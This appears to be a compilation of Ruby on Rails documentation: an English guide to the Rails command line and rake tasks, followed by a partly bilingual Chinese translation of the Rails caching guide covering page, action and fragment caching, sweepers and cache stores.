| $ rails generate controller Greetings hello       create  app/controllers/greetings\_controller.rb        route  get "greetings/hello"       invoke  erb       create    app/views/greetings       create    app/views/greetings/hello.html.erb       invoke  test\_unit       create    test/functional/greetings\_controller\_test.rb       invoke  helper       create    app/helpers/greetings\_helper.rb       invoke    test\_unit       create      test/unit/helpers/greetings\_helper\_test.rb       invoke  assets       create    app/assets/javascripts/greetings.js       invoke    css       create      app/assets/stylesheets/greetings.css |

What all did this generate? It made sure a bunch of directories were in our application, and created a controller file, a view file, a functional test file, a helper for the view, a javascript file and a stylesheet file.

Check out the controller and modify it a little (in app/controllers/greetings\_controller.rb):

|  |
| --- |
| class GreetingsController < ApplicationController    def hello      @message = "Hello, how are you today?"    end  end |

Then the view, to display our message (in app/views/greetings/hello.html.erb):

|  |
| --- |
| <h1>A Greeting for You!</h1>  <p><%= @message %></p> |

Fire up your server using rails server.

|  |
| --- |
| $ rails server  => Booting WEBrick... |

Make sure that you do not have any “tilde backup” files in app/views/(controller), or else WEBrick will *not* show the expected output. This seems to be a **bug** in Rails 2.3.0.

The URL will be <http://localhost:3000/greetings/hello>.

With a normal, plain-old Rails application, your URLs will generally follow the pattern of http://(host)/(controller)/(action), and a URL like http://(host)/(controller) will hit the **index** action of that controller.

Rails comes with a generator for data models too.

|  |
| --- |
| $ rails generate model  Usage: rails generate model NAME [field:type field:type] [options]    ...    Examples:      rails generate model account                Model:      app/models/account.rb              Test:       test/unit/account\_test.rb              Fixtures:   test/fixtures/accounts.yml              Migration:  db/migrate/XXX\_add\_accounts.rb        rails generate model post title:string body:text published:boolean            Creates a Post model with a string title, text body, and published flag. |

For a list of available field types, refer to the [API documentation](http://api.rubyonrails.org/classes/ActiveRecord/ConnectionAdapters/TableDefinition.html#method-i-column) for the column method for the TableDefinition class.

But instead of generating a model directly (which we’ll be doing later), let’s set up a scaffold. A **scaffold** in Rails is a full set of model, database migration for that model, controller to manipulate it, views to view and manipulate the data, and a test suite for each of the above.

We will set up a simple resource called “HighScore” that will keep track of our highest score on video games we play.

|  |
| --- |
| $ rails generate scaffold HighScore game:string score:integer      exists  app/models/      exists  app/controllers/      exists  app/helpers/      create  app/views/high\_scores      create  app/views/layouts/      exists  test/functional/      create  test/unit/      create  app/assets/stylesheets/      create  app/views/high\_scores/index.html.erb      create  app/views/high\_scores/show.html.erb      create  app/views/high\_scores/new.html.erb      create  app/views/high\_scores/edit.html.erb      create  app/views/layouts/high\_scores.html.erb      create  app/assets/stylesheets/scaffold.css.scss      create  app/controllers/high\_scores\_controller.rb      create  test/functional/high\_scores\_controller\_test.rb      create  app/helpers/high\_scores\_helper.rb       route  resources :high\_scores  dependency  model      exists    app/models/      exists    test/unit/      create    test/fixtures/      create    app/models/high\_score.rb      create    test/unit/high\_score\_test.rb      create    test/fixtures/high\_scores.yml      exists    db/migrate      create    db/migrate/20100209025147\_create\_high\_scores.rb |

The generator checks that there exist the directories for models, controllers, helpers, layouts, functional and unit tests, stylesheets, creates the views, controller, model and database migration for HighScore (creating the high\_scores table and fields), takes care of the route for the **resource**, and new tests for everything.

The migration requires that we **migrate**, that is, run some Ruby code (living in that 20100209025147\_create\_high\_scores.rb) to modify the schema of our database. Which database? The sqlite3 database that Rails will create for you when we run the rake db:migrate command. We’ll talk more about Rake in-depth in a little while.

|  |
| --- |
| $ rake db:migrate  (in /home/foobar/commandsapp)  ==  CreateHighScores: migrating ===============================================  -- create\_table(:high\_scores)     -> 0.0026s  ==  CreateHighScores: migrated (0.0028s) ====================================== |

Let’s talk about unit tests. Unit tests are code that tests and makes assertions about code. In unit testing, we take a little part of code, say a method of a model, and test its inputs and outputs. Unit tests are your friend. The sooner you make peace with the fact that your quality of life will drastically increase when you unit test your code, the better. Seriously. We’ll make one in a moment.

Let’s see the interface Rails created for us.

|  |
| --- |
| $ rails server |

Go to your browser and open <http://localhost:3000/high_scores>, now we can create new high scores (55,160 on Space Invaders!)

**1.4 rails console**

The console command lets you interact with your Rails application from the command line. On the underside, rails console uses IRB, so if you’ve ever used it, you’ll be right at home. This is useful for testing out quick ideas with code and changing data server-side without touching the website.

You can also use the alias “c” to invoke the console: rails c.

If you wish to test out some code without changing any data, you can do that by invoking rails console --sandbox.

|  |
| --- |
| $ rails console --sandbox  Loading development environment in sandbox (Rails 3.1.0)  Any modifications you make will be rolled back on exit  irb(main):001:0> |

**1.5 rails dbconsole**

rails dbconsole figures out which database you’re using and drops you into whichever command line interface you would use with it (and figures out the command line parameters to give to it, too!). It supports MySQL, PostgreSQL, SQLite and SQLite3.

You can also use the alias “db” to invoke the dbconsole: rails db.

**1.6 rails runner**

runner runs Ruby code in the context of Rails non-interactively. For instance:

|  |
| --- |
| $ rails runner "Model.long\_running\_method" |

You can also use the alias “r” to invoke the runner: rails r.

You can specify the environment in which the runner command should operate using the -e switch.

|  |
| --- |
| $ rails runner -e staging "Model.long\_running\_method" |

**1.7 rails destroy**

Think of destroy as the opposite of generate. It’ll figure out what generate did, and undo it.

You can also use the alias “d” to invoke the destroy command: rails d.

|  |
| --- |
| $ rails generate model Oops        exists  app/models/        exists  test/unit/        exists  test/fixtures/        create  app/models/oops.rb        create  test/unit/oops\_test.rb        create  test/fixtures/oops.yml        exists  db/migrate        create  db/migrate/20081221040817\_create\_oops.rb  $ rails destroy model Oops      notempty  db/migrate      notempty  db            rm  db/migrate/20081221040817\_create\_oops.rb            rm  test/fixtures/oops.yml            rm  test/unit/oops\_test.rb            rm  app/models/oops.rb      notempty  test/fixtures      notempty  test      notempty  test/unit      notempty  test      notempty  app/models      notempty  app |

**2 Rake**

Rake is Ruby Make, a standalone Ruby utility that replaces the Unix utility ‘make’, and uses a ‘Rakefile’ and .rake files to build up a list of tasks. In Rails, Rake is used for common administration tasks, especially sophisticated ones that build off of each other.

You can get a list of Rake tasks available to you, which will often depend on your current directory, by typing rake --tasks. Each task has a description, and should help you find the thing you need.

|  |
| --- |
| $ rake --tasks  (in /home/foobar/commandsapp)  rake db:abort\_if\_pending\_migrations       # Raises an error if there are pending migrations  rake db:charset                           # Retrieves the charset for the current environment's database  rake db:collation                         # Retrieves the collation for the current environment's database  rake db:create                            # Create the database defined in config/database.yml for the current Rails.env  ...  ...  rake tmp:pids:clear                       # Clears all files in tmp/pids  rake tmp:sessions:clear                   # Clears all files in tmp/sessions  rake tmp:sockets:clear                    # Clears all files in tmp/sockets |

**2.1 about**

rake about gives information about version numbers for Ruby, RubyGems, Rails, the Rails subcomponents, your application’s folder, the current Rails environment name, your app’s database adapter, and schema version. It is useful when you need to ask for help, check if a security patch might affect you, or when you need some stats for an existing Rails installation.

|  |
| --- |
| $ rake about  About your application's environment  Ruby version              1.9.3 (x86\_64-linux)  RubyGems version          1.3.6  Rack version              1.3  Rails version             4.0.0.beta  JavaScript Runtime        Node.js (V8)  Active Record version     4.0.0.beta  Action Pack version       4.0.0.beta  Action Mailer version     4.0.0.beta  Active Support version    4.0.0.beta  Middleware                ActionDispatch::Static, Rack::Lock, Rack::Runtime, Rack::MethodOverride, ActionDispatch::RequestId, Rails::Rack::Logger, ActionDispatch::ShowExceptions, ActionDispatch::DebugExceptions, ActionDispatch::RemoteIp, ActionDispatch::Reloader, ActionDispatch::Callbacks, ActiveRecord::ConnectionAdapters::ConnectionManagement, ActiveRecord::QueryCache, ActionDispatch::Cookies, ActionDispatch::Session::CookieStore, ActionDispatch::Flash, ActionDispatch::ParamsParser, ActionDispatch::Head, Rack::ConditionalGet, Rack::ETag, ActionDispatch::BestStandardsSupport  Application root          /home/foobar/commandsapp  Environment               development  Database adapter          sqlite3  Database schema version   20110805173523 |

**2.2 assets**

You can precompile the assets in app/assets using rake assets:precompile and remove those compiled assets using rake assets:clean.

**2.3 db**

The most common tasks of the db: Rake namespace are migrate and create, and it will pay off to try out all of the migration rake tasks (up, down, redo, reset). rake db:version is useful when troubleshooting, telling you the current version of the database.

More information about migrations can be found in the [Migrations](http://guides.ruby-china.org/migrations.html) guide.

**2.4 doc**

The doc: namespace has the tools to generate documentation for your app, API documentation, guides. Documentation can also be stripped which is mainly useful for slimming your codebase, like if you’re writing a Rails application for an embedded platform.

* rake doc:app generates documentation for your application in doc/app.
* rake doc:guides generates Rails guides in doc/guides.
* rake doc:rails generates API documentation for Rails in doc/api.

**2.5 notes**

rake notes will search through your code for comments beginning with FIXME, OPTIMIZE or TODO. The search is done in files with extension .builder, .rb, .erb, .haml and .slim for both default and custom annotations.

|  |
| --- |
| $ rake notes  (in /home/foobar/commandsapp)  app/controllers/admin/users\_controller.rb:    \* [ 20] [TODO] any other way to do this?    \* [132] [FIXME] high priority for next deploy    app/model/school.rb:    \* [ 13] [OPTIMIZE] refactor this code to make it faster    \* [ 17] [FIXME] |

If you are looking for a specific annotation, say FIXME, you can use rake notes:fixme. Note that you have to lower case the annotation’s name.

|  |
| --- |
| $ rake notes:fixme  (in /home/foobar/commandsapp)  app/controllers/admin/users\_controller.rb:    \* [132] high priority for next deploy    app/model/school.rb:    \* [ 17] |

You can also use custom annotations in your code and list them using rake notes:custom by specifying the annotation using an environment variable ANNOTATION.

|  |
| --- |
| $ rake notes:custom ANNOTATION=BUG  (in /home/foobar/commandsapp)  app/model/post.rb:    \* [ 23] Have to fix this one before pushing! |

When using specific annotations and custom annotations, the annotation name (FIXME, BUG etc) is not displayed in the output lines.

**2.6 routes**

rake routes will list all of your defined routes, which is useful for tracking down routing problems in your app, or giving you a good overview of the URLs in an app you’re trying to get familiar with.

**2.7 test**

A good description of unit testing in Rails is given in [A Guide to Testing Rails Applications](http://guides.ruby-china.org/testing.html)

Rails comes with a test suite called Test::Unit. Rails owes its stability to the use of tests. The tasks available in the test: namespace helps in running the different tests you will hopefully write.

**2.8 tmp**

The Rails.root/tmp directory is, like the \*nix /tmp directory, the holding place for temporary files like sessions (if you’re using a file store for files), process id files, and cached actions.

The tmp: namespaced tasks will help you clear the Rails.root/tmp directory:

* rake tmp:cache:clear clears tmp/cache.
* rake tmp:sessions:clear clears tmp/sessions.
* rake tmp:sockets:clear clears tmp/sockets.
* rake tmp:clear clears all the three: cache, sessions and sockets.

**2.9 Miscellaneous**

* rake stats is great for looking at statistics on your code, displaying things like KLOCs (thousands of lines of code) and your code to test ratio.
* rake secret will give you a pseudo-random key to use for your session secret.
* rake time:zones:all lists all the timezones Rails knows about.

**3 The Rails Advanced Command Line**

More advanced use of the command line is focused around finding useful (even surprising at times) options in the utilities, and fitting those to your needs and specific work flow. Listed here are some tricks up Rails’ sleeve.

**3.1 Rails with Databases and SCM**

When creating a new Rails application, you have the option to specify what kind of database and what kind of source code management system your application is going to use. This will save you a few minutes, and certainly many keystrokes.

Let’s see what a --git option and a --database=postgresql option will do for us:

|  |
| --- |
| $ mkdir gitapp  $ cd gitapp  $ git init  Initialized empty Git repository in .git/  $ rails new . --git --database=postgresql        exists        create  app/controllers        create  app/helpers  ...  ...        create  tmp/cache        create  tmp/pids        create  Rakefile  add 'Rakefile'        create  README.rdoc  add 'README.rdoc'        create  app/controllers/application\_controller.rb  add 'app/controllers/application\_controller.rb'        create  app/helpers/application\_helper.rb  ...        create  log/test.log  add 'log/test.log' |

We had to create the **gitapp** directory and initialize an empty git repository before Rails would add files it created to our repository. Let’s see what it put in our database configuration:

|  |
| --- |
| $ cat config/database.yml  # PostgreSQL. Versions 8.2 and up are supported.  #  # Install the ruby-postgres driver:  #   gem install ruby-postgres  # On Mac OS X:  #   gem install ruby-postgres -- --include=/usr/local/pgsql  # On Windows:  #   gem install ruby-postgres  #       Choose the win32 build.  #       Install PostgreSQL and put its /bin directory on your path.  development:    adapter: postgresql    encoding: unicode    database: gitapp\_development    pool: 5    username: gitapp    password:  ...  ... |

It also generated some lines in our database.yml configuration corresponding to our choice of PostgreSQL for database.

The only catch with using the SCM options is that you have to make your application’s directory first, then initialize your SCM, then you can run the rails new command to generate the basis of your app.

**3.2 server with Different Backends**

Many people have created a large number of different web servers in Ruby, and many of them can be used to run Rails. Since version 2.3, Rails uses Rack to serve its webpages, which means that any webserver that implements a Rack handler can be used. This includes WEBrick, Mongrel, Thin, and Phusion Passenger (to name a few!).

For more details on the Rack integration, see [Rails on Rack](http://guides.ruby-china.org/rails_on_rack.html).

To use a different server, just install its gem, then use its name for the first parameter to rails server:

|  |
| --- |
| $ sudo gem install mongrel  Building native extensions.  This could take a while...  Building native extensions.  This could take a while...  Successfully installed gem\_plugin-0.2.3  Successfully installed fastthread-1.0.1  Successfully installed cgi\_multipart\_eof\_fix-2.5.0  Successfully installed mongrel-1.1.5  ...  ...  Installing RDoc documentation for mongrel-1.1.5...  $ rails server mongrel  => Booting Mongrel (use 'rails server webrick' to force WEBrick)  => Rails 3.1.0 application starting on <http://0.0.0.0:3000>  ... |

**5.10、Rails中使用缓存：概述**

本指南将会教你怎样去避免高成本的数据库读取和尽可能花最短的时间返回你所需要内容的到 web 客户端。

阅读本指南后，你将能够使用和配置：

* 页面，action，和片段的缓存
* Sweepers
* 可选择的 cache 存储方式
* 有条件的 GET 支持

**目录**

1. [基本的缓存](http://guides.ruby-china.org/caching_with_rails.html#1)
   * [页面缓存](http://guides.ruby-china.org/caching_with_rails.html#1-1)
   * [Action 缓存](http://guides.ruby-china.org/caching_with_rails.html#1-2)
   * [片段缓存](http://guides.ruby-china.org/caching_with_rails.html#1-3)
   * [清理器](http://guides.ruby-china.org/caching_with_rails.html#1-4)
   * [SQL 缓存](http://guides.ruby-china.org/caching_with_rails.html#1-5)
2. [缓存存储](http://guides.ruby-china.org/caching_with_rails.html#2)
   * [配置](http://guides.ruby-china.org/caching_with_rails.html#2-1)
   * [ActiveSupport::Cache::Store](http://guides.ruby-china.org/caching_with_rails.html#2-2)
   * [ActiveSupport::Cache::MemoryStore](http://guides.ruby-china.org/caching_with_rails.html#2-3)
   * [ActiveSupport::Cache::FileStore](http://guides.ruby-china.org/caching_with_rails.html#2-4)
   * [ActiveSupport::Cache::MemCacheStore](http://guides.ruby-china.org/caching_with_rails.html#2-5)
   * [ActiveSupport::Cache::EhcacheStore](http://guides.ruby-china.org/caching_with_rails.html#2-6)
   * [ActiveSupport::Cache::NullStore](http://guides.ruby-china.org/caching_with_rails.html#2-7)
   * [自定义的缓存存储](http://guides.ruby-china.org/caching_with_rails.html#2-8)
   * [Cache Keys](http://guides.ruby-china.org/caching_with_rails.html#2-9)
3. [有条件的 GET 支持](http://guides.ruby-china.org/caching_with_rails.html#3)
4. [更多阅读](http://guides.ruby-china.org/caching_with_rails.html#4)

**1 基本的缓存**

这是一份对三种 Rails 提供的不需要第三方插件支持的缓存技术的介绍。

如果在开发模式下，使用缓存首先要确保 config.action\_controller.perform\_caching 设置为 true。通常是在对应的 config/environments/\*.rb 下设置，在开发和测试模式下通常缓存默认为不使用用，在生产环境下为使用的。

|  |
| --- |
| config.action\_controller.perform\_caching = true |

**1.1 页面缓存**

页面缓存是一种 Rails 的机制，它允许请求已经由 webserver （如：Apache 或 nginx）生成的页面 ，而不需要通过 Rails 的栈。很明显地这非常快，但它不能在所有的情况下使用（例如需要认证的页面）。而且因为 webserver 是直接的从文件系统中请求文件，cache 失效也是一个需要处理的问题。

使用页面缓存，你需要使用 caches\_page 方法。

|  |
| --- |
| class ProductsController < ActionController      caches\_page :index      def index      @products = Products.all    end  end |

假如有个控制器为 ProductsController 然后有个 index 的 action 列出所有的产品 （products），任何第一次请求 /products 时 Rails 会生成一个文件：products.html 而且 webserver 会查找那个文件直到下次向 Rails 应用程序请求 /products。

页面的缓存目录默认设置为 Rails.public\_path （这就是通常设置的 public 文件夹)，可以通过修改配置选项 config.action\_controller.page\_cache\_directory 来设置。由于可能在 public 目录下放其他静态 html 文件，所以修改掉默认的 public 可以避免命名冲突。但这就需要重新配置 web server 让它知道从哪里来获取已经缓存的文件。

页面缓存机制会自动添加 .html 后缀名到请求的没有后缀的页面，以使 webserver 更加容易的查找到这些页面。可以通过修改配置选项 config.action\_controller.page\_cache\_extension 来改变。

当添加一个新的产品（ product ）时，为了使页面失效，可以这样修改控制器：

|  |
| --- |
| class ProductsController < ActionController      caches\_page :index      def index      @products = Products.all    end      def create      expire\_page :action => :index    end    end |

如果想使用一个更复杂的失效机制，可以使用缓存清理器（ cache sweepers ）在改变发生时使已缓存的对象失效。这在 Sweepers 部分有说明。

页面缓存默认会自动压缩（ gzip ）文件，（例如用户请求 /products 会使用 products.html.gz ）为了减少数据传输的大小（ web 服务器一般配置为使用合适的压缩比例，但因为已经有一次预编译了，压缩比例是最大的了）。

Nginx 可以通过开启 gzip\_statis 来直接使用硬盘上的已压缩的内容。

|  |
| --- |
| location /  {    gzip\_static on; # to serve pre-gzipped version  } |

也可以通过将 :gzip 选项设置为 false 来关闭使用压缩文件，（例如 action 返回图片时则不需要压缩）。

|  |
| --- |
| caches\_page :image, :gzip => false |

或者设置特定的压缩级别（级别名称可以使用 Zlib 中的常量）：

|  |
| --- |
| caches\_page :image, :gzip => :best\_speed |

页面缓存会忽略所有的参数。如 /products?page=1 将会在文件系统中生成没有关于 page 参数的 /products.html 。这样如果之后有人请求 /products?page=2 ，将会获取到缓存的第一页。能采取的措施就是把参数包含在页面的路径中，如： /productions/page/1 。

页面缓存在过滤器之后运行。这样，只要你中断无效的请求就不会生成伪造的缓存纪录。通常在一些检验请求的 before filter 中的跳转会做这项工作。

**1.2 Action 缓存**

页面缓存的问题之一是，不能缓存需要限制访问的页面。这时就有了 Action 缓存。Action 缓存和页面缓存一样，但它的网页请求是从 webserver 到 Rails 栈和 Action Pack 中。这样 before filter 可以在 cache 服务之前运行。就使得在获取缓存副本的同时也能运行权限和其他验证限制。

清除缓存的方法和清除页面缓存一样，除了使用 expire\_action 代替 expire\_page。

如果想要已验证的用户才能调用 ProductionsController 中的 action。

|  |
| --- |
| class ProductsController < ActionController      before\_filter :authenticate    caches\_action :index      def index      @products = Product.all    end      def create      expire\_action :action => :index    end    end |

可以使用 :if （或 :unless ）来传递一个 Proc 来确定什么时候 action 能被缓存。同时也可以使用 :layout => false 来取消 layout 的缓存，这样在 layout 中的动态信息如登录的用户信息或者购物车的项目数量就不被缓存了。这个特性在 Rails 2.2 就可以使用了。

可以通过修改 :cache\_path 选项的值来传递默认的 action 缓存的路径。修改的值被直接传给 ActionCachePath.path\_for 。这便于有多个路由的 action 做不同的缓存。如果传递一个块，将会被当前的控制器实例调用。

最后，如果使用 memcached 或 Ehcache ，可以传值到 :expires\_in 。事实上所有不被 caches\_action 使用的参数都发送到了底层的缓存存储。

Action 缓存在 after filter 中运行。这样，只要你中断无效的请求，它将不会产生伪造的缓存纪录。通常在一些检验请求的 before filter 中的跳转会做这项工作。

**1.3 片段缓存**

如果可以通过缓存整个页面或 action 来处理所有的问题那就完美了。但是动态的 web 应用程序通常会用不同的部分来构成页面，这些不同的部分并不都是使用完全相同的缓存配置。为了处理一个不同部分需要不同的缓存和失效时间的动态创建的页 面， Rails 提供了片段缓存的机制。

Fragment Caching allows a fragment of view logic to be wrapped in a cache block and served out of the cache store when the next request comes in.

片段缓存允许一个逻辑视图的片段放在一个缓存块中，在下一个请求时就可以直接使用缓存存储。

As an example, if you wanted to show all the orders placed on your website in real time and didn’t want to cache that part of the page, but did want to cache the part of the page which lists all products available, you could use this piece of code:

举个例子，你想要在网站上实时的显示所有的订单，不想缓存页面上的这一部分，但是想缓存页面上显示所有产品的那一部分，可以这样写你的代码：

|  |
| --- |
| <% Order.find\_recent.each do |o| %>    <%= o.buyer.name %> bought <%= o.product.name %>  <% end %>    <% cache do %>    All available products:    <% Product.all.each do |p| %>      <%= link\_to p.name, product\_url(p) %>    <% end %>  <% end %> |

例子中的缓存块将会绑定到调用它的 action ，之后会将缓存写在和 Action 缓存的相同位置。所以如果你想为每个 action 缓存多个片段，你应该在 cache 调用时提供 action\_suffix ：

|  |
| --- |
| <% cache(:action => 'recent', :action\_suffix => 'all\_products') do %>    All available products: |

同时可以使用 expire\_fragment 方法来使缓存失效：

|  |
| --- |
| expire\_fragment(:controller => 'products', :action => 'recent', :action\_suffix => 'all\_products') |

如果不希望缓存块绑定到所调用的 action ，可以通过调用加上一个关键字的 cache 方法使用全局片段：

|  |
| --- |
| <% cache('all\_available\_products') do %>    All available products:  <% end %> |

这个片段可以在 ProductionsController 的所有 action 中使用。使用关键字，再以同样的方式使它失效：

|  |
| --- |
| expire\_fragment('all\_available\_products') |

**1.4 清理器**

Cache 清理是让你在代码里避免调用一大堆 expire\_{page,action,fragmeng} 方法的机制。它把所有需要是缓存内容失效的工作移到了 ActionController::Caching::Sweeper 的子类中。这个类是一个观察器，通过回调来查询一个对象的变化，当变化发生时，就会在 around 或 after filter 中将该对象缓存的相关内容失效。

继续 Product controller 的例子，可以在清理器中这样处理：

|  |
| --- |
| class ProductSweeper < ActionController::Caching::Sweeper    observe Product # This sweeper is going to keep an eye on the Product model      # If our sweeper detects that a Product was created call this    def after\_create(product)      expire\_cache\_for(product)    end      # If our sweeper detects that a Product was updated call this    def after\_update(product)      expire\_cache\_for(product)    end      # If our sweeper detects that a Product was deleted call this    def after\_destroy(product)      expire\_cache\_for(product)    end      private    def expire\_cache\_for(product)      # Expire the index page now that we added a new product      expire\_page(:controller => 'products', :action => 'index')        # Expire a fragment      expire\_fragment('all\_available\_products')    end  end |

可能你注意到了实际的 product 传递到了清理器，如果对每一个 product 的 edit action 缓存，就可以加上一个对特定页面的失效方法：

|  |
| --- |
| expire\_action(:controller => 'products', :action => 'edit', :id => product.id) |

之后把它加到控制器中，来告知控制器当某个 action 调用时使用清理器。如果我们想在 create action 调用后，使列表和 edit action 的缓存内容失效，我们可以这样做：

|  |
| --- |
| class ProductsController < ActionController      before\_filter :authenticate    caches\_action :index    cache\_sweeper :product\_sweeper      def index      @products = Product.all    end    end |

**1.5 SQL 缓存**

查询缓存是 Rails 的一个特性，它缓存了每一个数据库查询的结果集，这样如果 Rails 再次遇到那个请求中的同样的查询，它将会使用缓存的结果集而不是到数据库中继续查询。

例如：

|  |
| --- |
| class ProductsController < ActionController      def index      # Run a find query      @products = Product.all        ...        # Run the same query again      @products = Product.all    end    end |

第二次对数据库运行相同的查询，它实际上并不到数据库查询。第一次查询返回的结果存储在查询缓存（内存）中，第二次就直接从内存中读取。

然而，需要注意查询缓存在一个 action 的开始时创建，在 action 结束时清除，只持续在这个 action 的期间。如果希望在一个更持久的方式中存储查询结果，可以在 Rails 中使用低级别的缓存。

**2 缓存存储**

Rails 对通过 action 或片段缓存的数据提供不同的存储方式。页面缓存通常存储在硬盘上。

**2.1 配置**

可以在程序配置时通过修改在 config/application.rb 中的 config.cache\_store= 选项来设置应用程序的默认缓存存储方式，或者在特定的环境配置文件（如 config/environments/\*.rb)的 Application.configure 块中设置。第一个参数指定使用的缓存存储方式，其他的参数会传递到缓存构造器中。

|  |
| --- |
| config.cache\_store = :memory\_store |

也可以在配置块之外调用 ActionController::Base.cache\_store。

可以通过调用 Rails.cache 来读写 cache。

**2.2 ActiveSupport::Cache::Store**

这个类提供了 Rails 中缓存交互的基础，它是个抽象类，不能直接使用。相反，你需要使用这个类的一个具体实现绑定到一个存储引擎。 Rails 下面提供了几种具体实现的文档。

主要的调用的方法为 read, write, delete, exist? 和 fetch+。fetch 方法使用一个块，将会返回一个缓存中已有的值，当值不存在时则执行块，然后把结果写到缓存中。

有许多在所有缓存实现中通用的选项。这些可以传递到构造器，或者与各种方法交互。

* :namespace – 这个选项在缓存存储创建命名空间时使用。在应用程序和其他应用程序共享一个缓存的情况下，这是非常有用的。默认的值将会包含应用程序名称和 Rails 环境。
* :compress – 这个选项用来指明在缓存中使用压缩。在速度较慢的网络中传输较大的缓存内容时非常有用。
* :compress\_threshold － 这个选项和 compress 一起使用，来确定缓存内容不压缩的界限。默认为16K（千字节）。
* :expires\_in – 这个选项设置一个以秒为单位的失效时间，这样缓存的条目将会自动从缓存中移除。
* :race\_condition\_ttl – 这个选项和 expires\_in 共同使用。它会在缓存失效时，从同时再产生的相同条目（也被称为 dog pile 效应）中阻止多个进程，以阻止竞争条件。该选项设置了一个失效的条目在已有新值生成的情况下可以被再次使用的秒数。如果使用了 :expires\_in 选项，则最好设置该值。

**2.3 ActiveSupport::Cache::MemoryStore**

该缓存存储将在相同的 Ruby 进程中的缓存条目保存在内存中。它可以在初始化时通过设定 :size 选项来限定缓存内容的大小（默认为32M）。当缓存超过了分配的大小，会做一次清理，将最近使用最少的条目移除。

|  |
| --- |
| ActionController::Base.cache\_store = :memory\_store, :size => 64.megabytes |

如果你运行多个 Ruby on Rails 服务进程（如使用 mongrel\_cluster 或 Phusion Passenger）， Rails 服务进程实例彼此间不能共享缓存数据。这个缓存存储不适合部署大应用程序，但是在小的，只有少数的服务进程的低流量网站或开发及测试环境下使用还是很不错 的。

该缓存存储是默认的缓存存储实现方式。

**2.4 ActiveSupport::Cache::FileStore**

该缓存存储方式使用文件系统存储缓存条目。存储文件的目录路径需要在初始化缓存时确定。

|  |
| --- |
| ActionController::Base.cache\_store = :file\_store, "/path/to/cache/directory" |

使用该缓存存储，相同主机的多服务进程可以共享一个缓存。不同主机的服务进程也可以使用同一个共享文件系统来共享缓存。但是这样的结构不是完美的，也不推荐使用。该缓存存适合一或两个主机的低到中流量网站。

注意：缓存将会不断增加，直到磁盘满了为止，所以需要定期清理旧的缓存内容。

**2.5 ActiveSupport::Cache::MemCacheStore**

This cache store uses Danga’s memcached server to provide a centralized cache for your application. Rails uses the bundled memcache-client gem by default. This is currently the most popular cache store for production websites. It can be used to provide a single, shared cache cluster with very a high performance and redundancy.

该缓存存储使用 Danga 的 memcached 服务来为应用程序提供集中缓存。Rails 默认使用 memcache-client gem。这是现在网站生产环境下使用的最流行的缓存存储方式。它提供高性能、备份的单一共享 cluster （簇）。

When initializing the cache, you need to specify the addresses for all memcached servers in your cluster. If none is specified, it will assume memcached is running on the local host on the default port, but this is not an ideal set up for larger sites.

在初始化缓存时，需要在 cluster（簇） 中指定所有 memcached 服务器的地址。若没指定，将会认为 memcached 运行在本地主机的默认端口，对于大型网站来说，这不是完美的。

The write and fetch methods on this cache accept two additional options that take advantage of features specific to memcached. You can specify :raw to send a value directly to the server with no serialization. The value must be a string or number. You can use memcached direct operation like increment and decrement only on raw values. You can also specify :unless\_exist if you don’t want memcached to overwrite an existing entry.

该缓存存储中的 write 和 fetch 方法接受两个额外的选项来使用 memcached 。可以指定 :raw 来把无序列的值直接传递到服务。该值可以是一个字符串或数值。可以使用 memcached 直接的操作，例如对原始（ raw ）值使用 increment 和 decrement 。如果不希望 memcached 重写已经存在的内容，可以指定 :unless\_exist 。

|  |
| --- |
| ActionController::Base.cache\_store = :mem\_cache\_store, "cache-1.example.com", "cache-2.example.com" |

**2.6 ActiveSupport::Cache::EhcacheStore**

如果你使用 JRuby ，你可以使用 Terracotta 的 Ehcache 作为你应用程序的缓存存储方式。 Ehcache 是开源的 Java 缓存，它也提供具有增加的可扩展性，管理和商业支持的企业版本。使用此缓存存储，需要先安装 jruby-ehcache-rails3 gem 包（版本为1.1.0 及之后的版本）。

|  |
| --- |
| ActionController::Base.cache\_store = :ehcache\_store |

在初始化缓存时，你可能使用 :ehcache\_config 选项来指定 Ehcache 使用的配置文件（默认为 Rails 项目 config 目录下的“echcache.xml“），:cache\_name 选项为缓存提供一个自定义名称（默认的名称为 rails\_cache ）。

除了标准的 :expires\_in 选项外，write 方法在该缓存中也接收额外的 :unless\_exist 选项，它可以使缓存存储使用 Ehcache 的 putIfAbsent 方法来代替 put，因此将不会重写已经存在的缓存内容。另外， write 方法提供所有的属性，通过 [Ehcache Element class](http://ehcache.org/apidocs/net/sf/ehcache/Element.html) ，包括：

|  |  |  |
| --- | --- | --- |
| **属性** | **参数类型** | **描述** |
| elementEvictionData | ElementEvictionData | 设置元素的 eviction 数据实例。 |
| eternal | boolean | 设置元素是否是永久的。 |
| timeToIdle, tti | int | 设置空闲时间 |
| timeToLive, ttl, expires\_in | int | 设置活跃时间 |
| version | long | 设置 ElementAttributes 对象的版本属性。 |

|

这些选项以 Hash 选项传递到 write 方法，使用驼峰命名法或下划线表示法，下面是一个例子：

|  |
| --- |
| Rails.cache.write('key', 'value', :time\_to\_idle => 60.seconds, :timeToLive => 600.seconds)  caches\_action :index, :expires\_in => 60.seconds, :unless\_exist => true |

更多关于 Ehcache 的信息，请查看 <http://ehcache.org/> 。 更多关于 Ehcache for JRuby and Rails 的信息，请查看 [http://ehcache.org/documentation/jruby.html](http://ehcache.org/documentation/jruby.html%E3%80%82)

**2.7 ActiveSupport::Cache::NullStore**

该缓存存储的实现不存储任何内容，它应该只是用于开发或测试环境下。在开发环境下这是非常有用的，如果你有代码和 Rails.cache 交互，但是缓存可以直接看到代码更改的结果。使用该缓存存储方式，所有的 fetch 和 read 操作将会丢失。

|  |
| --- |
| ActionController::Base.cache\_store = :null\_store |

**2.8 自定义的缓存存储**

可以通过扩展 ActiveSupport::Cache::Store ，以及实现相应的方法来创建自定义缓存存储。通过这种方式，可以将任何缓存技术应用到你的 Rails 应用程序中。

使用一个自定义的缓存存储，只需要简单的将缓存设置为该类的一个实例。

|  |
| --- |
| ActionController::Base.cache\_store = MyCacheStore.new |

**2.9 Cache Keys**

在缓存中使用的键可以是任何能对 :cache\_key 或 :to\_param 响应的对象。如果需要生成自定义的键，可以在类里面实现 :cache\_key 方法。Active Record 会生成基于类名和纪录 id 的键。

你可以使用 Hash 和 数组的值作为缓存键。

|  |
| --- |
| # This is a legal cache key  Rails.cache.read(:site => "mysite", :owners => [owner\_1, owner\_2]) |

